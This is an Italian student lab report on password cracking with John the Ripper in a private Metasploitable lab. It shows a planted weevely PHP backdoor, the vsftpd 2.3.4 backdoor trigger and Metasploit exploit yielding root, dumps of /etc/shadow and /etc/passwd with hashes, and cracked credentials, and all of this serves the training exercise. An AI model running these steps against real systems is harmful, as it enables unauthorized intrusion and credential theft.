Progetto S6/L3

PASSWORD CRACKING

Flavio Scognamiglio


Traccia


L’obiettivo dell’esercizio di oggi è craccare tutte le password. Le password da craccare sono le seguenti:

5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99


Il formato dell’hash è md5

In questo caso ho specificato un dizionario con una lista di password, **rockyou** nello specifico. Il bruteforce **puro** con -incremental, è più efficace, va quasi sempre a segno, e in questo caso sarebbe pure fattibile viste le password banali, ma in linea generica è lento e impraticabile anche per i super computer.





Svariati algoritmi



John the Ripper è uno strumento potente utilizzato per decifrare password attraverso varie tecniche, compresi gli algoritmi di hashing più complessi. Questo software è in grado di affrontare algoritmi come MD5 e SHA-1, ampliando la sua capacità fino a includere SHA-256 e altri algoritmi più avanzati.

Thank you, Weevely :)

In una delle esercitazioni precedenti, avevo iniettato su dvwa (installato sulla metasploitable) una **backdoor offuscata**, generata in php da weevely. Me ne sono ricordato, e, grazie ad essa, potrei tentare una privilege escalation per poi appropriarmi di due importanti file: **/etc/passwd**, **/etc/shadow**. Weevely offre tanti moduli interessanti.

```
The remote script execution triggers an error 500, che
cat: /etc/shadow: Permission denied
www-data@192.168.1.101:/ $
```

Parrot Terminal


```
┌─[flavio@parrot]─[~/Desktop]
└──╼ $weevely http://192.168.1.101/dvwa/hackable/uploads/weevely.php ajeje

[+] weevely 4.0.1

[+] Target:     www-data@192.168.1.101:/
[+] Session:    /home/flavio/.weevely/sessions/192.168.1.101/weevely_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```


Parrot Terminal

```
[+] Target:     www-data@192.168.1.101:/
[+] Session:    /home/flavio/.weevely/sessions/192.168.1.101/weevely_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> :system_info
The remote script execution triggers an error 500, check script and payload integrity
The remote script execution triggers an error 500, check script and payload integrity
+-------------------+-----------------------------------------------------------------------------+
| document_root     | /var/www/                                                                   |
| whoami            | www-data                                                                    |
| hostname          |                                                                             |
| pwd               | /                                                                           |
| open_basedir      |                                                                             |
| safe_mode         | False                                                                       |
| script            | /dvwa/hackable/uploads/weevely.php                                          |
| script_folder     | /var/www/dvwa/hackable/uploads                                              |
| uname             | Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 |
| os                | Linux                                                                       |
| client_ip         | 192.168.1.85                                                                |
| max_execution_time | 30                                                                         |
| php_self          | /dvwa/hackable/uploads/weevely.php                                          |
| dir_sep           | /                                                                           |
| php_version       | 5.2.4-2ubuntu5.10                                                           |
+-------------------+-----------------------------------------------------------------------------+
www-data@192.168.1.101:/ $
```

Un’alternativa migliore

Considerando però le scansioni precedenti con Nessus, ho preferito sfruttare la vulnerabilità contenuta nella specifica versione di vsftpd, anche per giocare un po’ con **metasploit**. Nessus ci segnalava una backdoor intenzionale proprio in quella versione, e quindi perchè non sfruttarla?





vsftpd_234_backdoor

La vulnerabilità nel vsftpd versione 2.3.4 può essere sfruttata anche tramite Telnet. Normalmente utilizzato come server FTP sulla porta 21, il vsftpd contiene un codice 'nascosto' che consente l'accesso non autorizzato. Inserendo uno specifico carattere ASCII, come ' :)', dopo il nome utente durante la fase di autenticazione:
USER: user:) PASS: pass
Questo carattere attiva una backdoor nel vsftpd, consentendo l'accesso diretto al sistema senza autenticazione.

```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOST 192.168.1.101
RHOST => 192.168.1.101
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit
```

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit

[*] 192.168.1.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.101:21 - USER: 331 Please specify the password.
[+] 192.168.1.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.85:43069 -> 192.168.1.101:6200) at 2024-07-03 15:52:14 +0200
```

```
ls -l
total 97
-rw-r--r--   1 root root     0 Jun 28 08:19 D
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  13 root root 13420 Jul  3 02:32 dev
drwxr-xr-x  94 root root  4096 Jul  3 02:32 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.i
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 23412 Jul  3 02:32 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 120 root root     0 Jul  3 02:32 proc
drwxr-xr-x  13 root root  4096 Jul  3 02:32 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Jul  3 02:32 sys
drwxrwxrwt   6 root root  4096 Jul  3 06:25 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6
```

Avvio la shell

```
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


root@metasploitable:/#
```

Sono root e posso visionare il file /etc/shadow, che in coppia con /etc/passwd, combinandoli in un unico file con il comando **unshadow**, mi permette di eseguire un bruteforce con John.

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
```

```
root@metasploitable:/# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/s
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/b
bind:x:105:113::/var/cache/bind:/bin/false
```

```
Parrot Terminal
File  Modifica  Visualizza  Cerca  Terminale  Aiuto
┌[flavio@parrot]-[~/Desktop]
└─ $unshadow remote-passwd.txt remote-shadow.txt > crackme.txt
┌[flavio@parrot]-[~/Desktop]
└─ $john crackme.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md
5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type inst
ead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and var
iants) [MD5 128/128 SSE2 4x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
Proceeding with incremental:ASCII
6g 0:00:02:00  3/3 0.04992g/s 43824p/s 43827c/s 43827C/s mahia90..mahmoon
```

Fine delle giostre

E' ovvio che Metasploitable è una distribuzione progettata appositamente per essere vulnerabile, e ci sono molteplici modi per accedere e leggere quei due file, anche molto più immediati e sbrigativi rispetto alle giostre che ho percorso io. Alla fine, il mio intento era divertirmi e testare le capacità di John the Ripper! 😄